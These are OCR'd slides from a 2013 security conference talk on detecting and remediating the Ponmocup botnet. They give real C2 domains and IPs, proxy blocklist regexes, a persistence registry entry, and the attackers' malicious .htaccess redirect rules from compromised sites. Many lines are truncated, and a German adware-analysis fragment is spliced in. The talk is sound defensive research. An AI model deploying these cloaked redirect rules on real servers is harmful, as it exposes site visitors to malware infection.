My Name is Hunter, Ponmocup Hunter

BotConf 2013

$ whoami / about.me

- Tom Ueltschi, Security Officer @ Swiss Post / SOC
- 1995 – 2001: B.S. & M.S. CSE @ UTA
- 2001 – 2007: Software Engineer (C++ / Java)
- 2007 – current: IT Security (SOC, CERT, CSIRT)
- SANS Courses, GIAC Certs (GCIH, GWAPT, GXPN, GCFA)
- Sharing and collaborating with public and trusted parties
- Member of several trusted / closed groups of Malware & APT Threat Intelligence sharing

@c_APT_ure - toms.security.stuff@gmail[.]com

Not the same talk (again)

- SANS DFIR Summit (Austin TX), July 2013
  - 150 slides in 60 minutes *(I'm a slow talker ☺)*
  - Presentation slides available for download
- DeepSec (Vienna, Austria) November 2013
  - 130 slides in 50 minutes
  - Presentation slides will be available soon

Just two weeks past… BUT

→New stuff coming again !!! ☺

→ http://c-apt-ure.blogspot.com/2013/05/ponmocup-hunter-sans-dfir-summit-2013.html

Outline

- How was this Botnet discovered?
- How do infections occur?
- Are you vulnerable?
- How widespread? Some Sinkhole statistics
- What is this Malware?
- OSINT research on AV names
- How to detect / prevent infections?
- Anti-Sinkholing & Anti-Anti-Sinkholing
- Who's tracking this Botnet?
- Ideas how to stop spreading / take down Botnet

Quotes from „anonymous“ *(known to me)*

- “We find Ponmocup on almost every customer engagement we do.” *(Feb 2013)*
- “We finally got around to looking at our Ponmocup incidents from last year and I can report that we saw this malware across approx half of our customers in 2012.” *(May 2013)*

The Incident

How was this Botnet discovered?

The Incident

Date: 2011-03-10

- Just another A/V event… or not
  - File: C:\Users\...\AppData\Local\Temp\2a97ad.exe
  - Detection: Generic PWS.y!cyt
  - Date/Time: 03/10/11 06:18:33 UTC
  - Client-IP: 10.6.6.6
- How many A/V events do you see each day?
- Where did it come from?

The Incident

- Malware Infection path (Infector Download)

07:01:06 302 http://www.google.ch/search?q=con+dao+resort&meta=
07:01:06 302 http://www.vietnamhotels.biz/condaoresort/index.htm
07:01:08 302 http://herocopter.com/cgi-bin/r.cgi?p=...
07:01:16 200 http://continue4.ladyofvirtuestore.com/se/3d..75/*.com
07:01:20 403 http://checkwebspeed.net/html/license_*[hex-1515]*.html

- Initial C2 traffic, two large binary downloads

07:18:08 200 http://94.75.234.107/images2/BD35...CCF.swf *(~100 KB)*
07:18:31 200 http://amegatech.net/cgi-bin/shopping3.cgi?a=D997...
07:18:32 200 http://xyec.info/images/im24j.jpg *(~500 KB – JPEG ??)*
07:18:34 404 http://amegatech.net/cgi-bin/unshopping3.cgi?b=C36A...

The Incident

- Searching Web Proxy and Firewall Logs with Network Indicators
- Malicious Domains: (3)
  - continue4.ladyofvirtuestore.com (Infector download)
  - amegatech.net, xyec.info (C&C)
- Malicious IPs: (4)
  - 85.17.19.203, 94.75.234.107
  - 94.75.234.98, 91.215.159.110
- Fake User-Agents:
  - "Mozilla/5.0 (Windows; MSIE 8.0; Windows NT 6.0; en-US)“
  - "Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 6.0; en-US)"

The Incident

- Check Firewall Logs, compare to Proxy Logs…

Date	Time	Source	Destination
10Mar2011	07:17:46	10.6.6.6	94.75.234.107
10Mar2011	07:18:09	10.6.6.6	94.75.234.98

```
[10/Mar/2011:07:18:08] 94.75.234.107
[10/Mar/2011:07:18:31] amegatech.net 94.75.234.98
```

- Malware first tries to connect without Proxy, then approx. 20 seconds later using Proxy

The Incident

- Searching Proxy and Firewall Logs with Network Indicators → Find all infected hosts
- Iterative Process
  - Search Proxy Logs „way back“ for Domains & IPs
  - Search FW by Dst IPs → find new Infections
  - Search FW by Src IPs → find new C2 IPs
  - Search Proxy Logs for new C2 IPs → Domains

  → Repeat until no new IPs, Domains or infections found

The Incident

Dest IP const = 174.36.82.151

Date	Time	Service	Source	Destination
01. Apr 10	09:27:12	80	10.1.1.1	174.36.82.151
31. Mrz 10	06:21:22	80	10.2.2.2	174.36.82.151
29. Mrz 10	11:47:53	80	10.1.1.1	174.36.82.151
29. Mrz 10	06:20:51	80	10.2.2.2	17
26. Mrz 10	10:57:37	80	10.1.1.1	17
26. Mrz 10	08:33:54	80	10.2.2.2	17
24. Mrz 10	09:30:30	80	10.1.1.1	174.36.82.151
24. Mrz 10	08:05:42	80	10.2.	
22. Mrz 10	08:50:32	80	10.2.	
18. Mrz 10	10:24:09	80	10.2.	
16. Mrz 10	11:30:11	80	10.2.2.2	174.36.82.151
12. Mrz 10	10:50:15	80	10.1.1.1	174.36.82.151
10. Mrz 10	10:48:53	80	10.1.1.1	174.36.82.151

DLL File Timestamps

10.03.2010 10:33
16.03.2010 11:09

The Incident

Date	Time	Service	Source	Destination
23. Mrz 11	06:55:03	80	10.6.6.6	94.75.234.98
22. Mrz 11	03:00:34	80	10.4.4.4	
21. Mrz 11	11:29:11	80	10.1.1.1	
18. Mrz 11	07:14:34	80	10.6.6.6	
16. Mrz 11	07:07:39	80	10.6.6.6	
14. Mrz 11	10:27:50	80	10.5.5.5	
14. Mrz 11	07:05:00	80	10.6.6.6	
10. Mrz 11	07:18:09	80	10.6.6.6	
10. Mrz 11	07:17:46	80	10.6.6.6	94.75.234.107
09. Mrz 11	16:23:47	80	10.5.5.5	94.75.234.107
09. Mrz 11	08:51:49	80	10.3.3.3	94.75.234.107
08. Mrz 11	11:33:46	80	10.1.1.1	94.75.234.107
07. Mrz 11	08:52:35	80	10.3.3.3	94.75.234.107
07. Mrz 11	08:01:57	80	10.5.5.5	94.75.234.107
04. Mrz 11	10:29:00	80	10.5.5.5	94.75.234.98

10.03.2010	10:33
16.03.2010	11:09
13.06.2010	20:25
06.02.2011	19:06
04.03.2011	10:10
10.03.2011	07:01

The Incident

- Find the Persistence
  - System Information (NFO), Sysinternals Autoruns

```
HKCU\SOFTWARE\Microsoft\Windows\
CurrentVersion\Run
Cqri = rundll32 "c:\users\user\
appdata\roaming\mssitlby.dll",kyik
```

- Scan for Reg Run Key with „appdata\roaming“ path using Microsoft SCCM
  - Disadv: HKCU available only from logged on users

The Incident

- Identification done
  - 29 suspicious hosts, analyzed (infector download)
  - 6 infected hosts (C2 traffic)
    - Persistence verified (Reg Run Key, DLL File)
    - longest infection just over a year

```
10.03.2010  10:33    75'776 ole32H.dll     **
16.03.2010  11:09    75'776 ds32gtc.dll
13.06.2010  20:25    69'632 crtdllo.dll    **
06.02.2011  19:06    61'440 ncsi9.dll
04.03.2011  10:10   118'784 HPZipm12L.dll  **
10.03.2011  07:01   131'072 mssitlby.dll
```

The Incident

- Prepare Remediation
  - Create memory dumps, order HD to analyze
  - Add to blacklist on web proxy
    - All known Malware and C2 Domains & IPs
    - All known C2 URL patterns
    - Fake User-Agents (regex)
- Remediation strategy
  - Activate all blacklists at once
  - Order re-install of all infected workstations
  - Workstations remain on company network

The Incident

- Add to blacklist on web proxy
  - All known Malware and C2 Domains & IPs

marksandco.net	**95.211.8.196**
intermediacorp.org	**94.75.201.35**
rapidstream.biz	**94.75.201.36**
inetspeedup.com	**85.17.139.238**
amegatech.net	**85.17.139.239**
omniwebpro.org	**85.17.188.195**

The Incident

- Add to blacklist on web proxy
  - All known C2 URL patterns and User-Agent regex

```
/r.cgi\?p=
/images2/[A-F0-9]*\.swf
/shopping3.cgi
/unshopping3.cgi
/rokfeller3.cgi

MSIE.[78]\.0;.Windows.NT.6\.0;.en.US
```

Delivery vector

How do infections occur?

Infection Vector / Delivery

- Different redirection patterns used over time
  - „/cgi-bin/r.cgi?p=“ → ET snort rule (2013181)
  - „/url?sa=X&source=web&…“ (~= Google redir)
  - More randomized patterns (samples Oct-Dec 2012)
- Ponmocup, lots changed, but not all (March 8, 2012)
  http://c-apt-ure.blogspot.com/2012/03/ ponmocup-lots-changed-but-not-all.html
- URL samples from January to March 2012
  http://security-research.dyndns.org/pub/botnet/ponmocup/Ponmocup-Domains_2012-03-08.htm

Symantec Blog (July 2012)

"… very carefully crafted in order to prevent exposure of infection by […] researchers."

Redirect only if all checks successful:

1. It is the first time that the website has been visited *(no Cookie sent)*
2. The website is visited by clicking on a link in search engine results, SNS, or email
3. The threat is running on the Windows platform
4. A popular web browser is being used

Recent .htaccess improvements

Check Referer URL for:

```
<IfModule prefork.c>
RewriteEngine On
RewriteCond %{REQUEST_METHOD}    ^GET$
RewriteCond %{HTTP_REFERER}      ^(http\:\/\/)?([^\/\?]*\
RewriteCond %{HTTP_REFERER}      ^(http\:\/\/)?([^\/\?]*\
?(tweet|twit|linkedin|instagram|facebook\.|myspace\.|bebo\.).*$ [N
?(hi5\.|blogspot\.|friendfeed\.|friendster\.|google\.).*$ [NC,OR]
?(yahoo\.|bing\.|msn\.|ask\.|excite\.|altavista\.|netscape\.).*$ [
?(aol\.|hotbot\.|goto\.|infoseek\.|mamma\.|alltheweb\.).*$ [NC,OR]
?(lycos\.|metacrawler\.|mail\.|pinterest|instagram).*$    [NC]
```

Google, Bing, MSN, Blogspot, Facebook, Twitter, LinkedIn, Yahoo, etc.

Recent .htaccess improvements

Check User-Agent **is not** a Search Bot:

```
RewriteCond %{HTTP_USER_AGENT}   !^.*(bing|Acco
!^.*(bing|Accoona|Ace\sExplorer|Amfibi|Amiga\sOS|apache|appie|AppleSyndication).*$    [NC]
!^.*(Archive|Argus|Ask\sJeeves|asterias|Atrenko\sNews|BeOS|BigBlogZoo).*$    [NC]
!^.*(Biz360|Blaiz|Bloglines|BlogPulse|BlogSearch|BlogsLive|BlogsSay|blogWatcher).*$    [NC]
!^.*(Bookmark|bot|CE\-Preload|CFNetwork|cococ|Combine|Crawl|curl|Danger\shiptop).*$    [NC]
!^.*(Diagnostics|DTAAgent|EmeraldShield|endo|Evaal|Everest\-Vulcan).*$    [NC]
!^.*(exactseek|Feed|Fetch|findlinks|FreeBSD|Friendster|Fuck\sYou|Google).*$    [NC]
!^.*(Gregarius|HatenaScreenshot|heritrix|HolyCowDude|Honda\-Search|HP\-UX).*$    [NC]
!^.*(HTML2JPG|HttpClient|httpunit|ichiro|iGetter|IRIX|Jakarta|JetBrains).*$    [NC]
!^.*(Krugle|Labrador|larbin|LeechGet|libwww|Liferea|LinkChecker).*$    [NC]
!^.*(LinknSurf|Linux|LiveJournal|Lonopono|Lotus\-Notes|Lycos|Lynx|Mac\_PowerPC).*$    [NC]
!^.*(Mac\_PPC|Mac\s10|macDN|Mediapartners|Megite|MetaProducts).*$    [NC]
!^.*(Miva|Mobile|NetBSD|NetNewsWire|NetResearchServer|NewsAlloy|NewsFire).*$    [NC]
!^.*(NewsGatorOnline|NewsMacPro|Nokia|NuSearch|Nutch|ObjectSearch|Octora).*$    [NC]
!^.*(OmniExplorer|Omnipelagos|Onet|OpenBSD|OpenIntelligenceData|oreilly).*$    [NC]
!^.*(os\=Mac|P900i|panscient|perl|PlayStation|POE\-Component|PrivacyFinder).*$    [NC]
!^.*(psycheclone|Python|retriever|Rojo|RSS|SBIder|Scooter|Seeker|Series\s60).*$    [NC]
!^.*(SharpReader|SiteBar|Slurp|Snoopy|Soap\sClient|Socialmarks|Sphere\sScout).*$    [NC]
!^.*(spider|sproose|Rambler|Straw|subscriber|SunOS|Surfer|Syndic8).*$    [NC]
!^.*(Syntryx|TargetYourNews|Technorati|Thunderbird|Twiceler|urllib|Validator).*$    [NC]
!^.*(Vienna|voyager|W3C|Wavefire|webcollage|Webmaster|WebPatrol|wget|Win\s9x).*$    [NC]
!^.*(Win16|Win95|Win98|Windows\s95|Windows\s98|Windows\sCE|Windows\sNT\s4).*$    [NC]
!^.*(WinHTTP|WinNT4|WordPress|WWWeasel|wwwster|yacy|Yahoo).*$    [NC]
!^.*(Yandex|Yeti|YouReadMe|Zhuaxia|ZyBorg).*$    [NC]
```

Recent .htaccess improvements

Check Filetype, (Browser / UA) OS, Cookie:

```
RewriteCond %{REQUEST_FILENAME} !.*jpg$|.*gif$|.*png|.*jpeg|.*mpg|
RewriteCond %{REMOTE_ADDR}      !^66\.249.*$ [NC]
RewriteCond %{REMOTE_ADDR}      !^74\.125.*$ [NC]
RewriteCond %{HTTP_COOKIE}      !^.*TAU.*$ [NC]
RewriteCond %{HTTP_USER_AGENT}  .*(Windows|Macintosh|iPad|iPhone|i
RewriteCond %{HTTPS}            ^off$
RewriteRule .* - [E=TAU:%{TIME_SEC}]
RewriteRule .* - [E=NrG:hutoriansky.alloyfurnacerolls.com]
```

- Block a couple /16 nets (REMOTE_ADDR)
- Set **TAU** var to seconds (0 .. 59)
- Set **NrG** var to Malware redirection domain


(Variable names random per infected server)

Recent .htaccess improvements


60 different redirection patterns:

```
RewriteCond %{ENV:TAU} 0
RewriteRule ^.* http://%{ENV:NrG}/__utm.gif?utmwv=5.3.2&utms=91&utmn
RewriteCond %{ENV:TAU} 1
RewriteRule ^.* http://%{ENV:NrG}/delivery/lg.php?bannerid=4275&camp
RewriteCond %{ENV:TAU} 2
RewriteRule ^.* http://%{ENV:NrG}/gadgets/ifr?url=http\%3A\%2F\%2F%{
RewriteCond %{ENV:TAU} 3
A\%2F\%2F%{HTTP_HOST}\%2F&url=http\%3A\%2F\%2F%{HTTP_HOST}\%2F
[R=302,NE,L,CO=TAU:%{ENV:TAU}:%{HTTP_HOST}:10971:/:0:HttpOnly]
RewriteRule ^.* http://%{ENV:NrG}/t.gif?_=1340089253209&count=horizo
RewriteCond %{ENV:TAU} 57
RewriteRule ^.* http://%{ENV:NrG}/t.gif?_=1342519916183&cou
RewriteCond %{ENV:TAU} 58
RewriteRule ^.* http://%{ENV:NrG}/api/getCount2.php?cb=stBu
RewriteCond %{ENV:TAU} 59
RewriteRule ^.* http://%{ENV:NrG}/pixel;r=409148174;a=p-63L
```

Google: are you searching for this EXE?



Google: are you searching for this EXE?



Delivery via EXE in ZIP files

WERBUNG ODER SPIONAGE? ANALYSE DER ADWARE „SANCTIONED MEDIA“

OLIVIA VON WESTERNHAGEN

OLIVIA VON WESTERNHAGEN

hat Medieninformatik studiert und zusätzlich die Prüfung zum Certified Reverse Engineering Analyst (CREA) abgelegt. Sie arbeitet als Malware-Analystin für Doctor Web Deutschland GmbH; dort ist sie für die statistische Erhebung und Evaluierung aktueller Virenbedrohungen zuständig und verantwortet die manuelle Analyse ausgewählter Malware-Samples. Für hakin9 schreibt sie regelmäßig über die von ihr durchgeführten Analysen. Die Autorin freut sich über Feedback und kann über Twitter und Xing kontaktiert werden.

Delivery via EXE in ZIP files

Mehr als nur ein Dropper

„goog1e_gelato_bt.exe“ mit der MD5-Prüfsum
58a7b2bda0c29cbc9ffcab9ff6b wurde in C++ gesch
mit MS Visual Studio in Version 6.0 kompiliert. Das S
fügt über einen Custom Verschlüsselungslayer und
ren zusätzlich mit UPX gepackt. Diese „Geheimniskra
gute Gründe, haben wir es doch nicht nur mit eine
Dropper, sondern mit einem Trojaner mit eigenen S
tionen zu tun.

Im Vordergrund steht hierbei das Sammeln von
nen, beispielsweise über die Prozessorarchitektu
system-Version und Windows Product-ID, den Ne

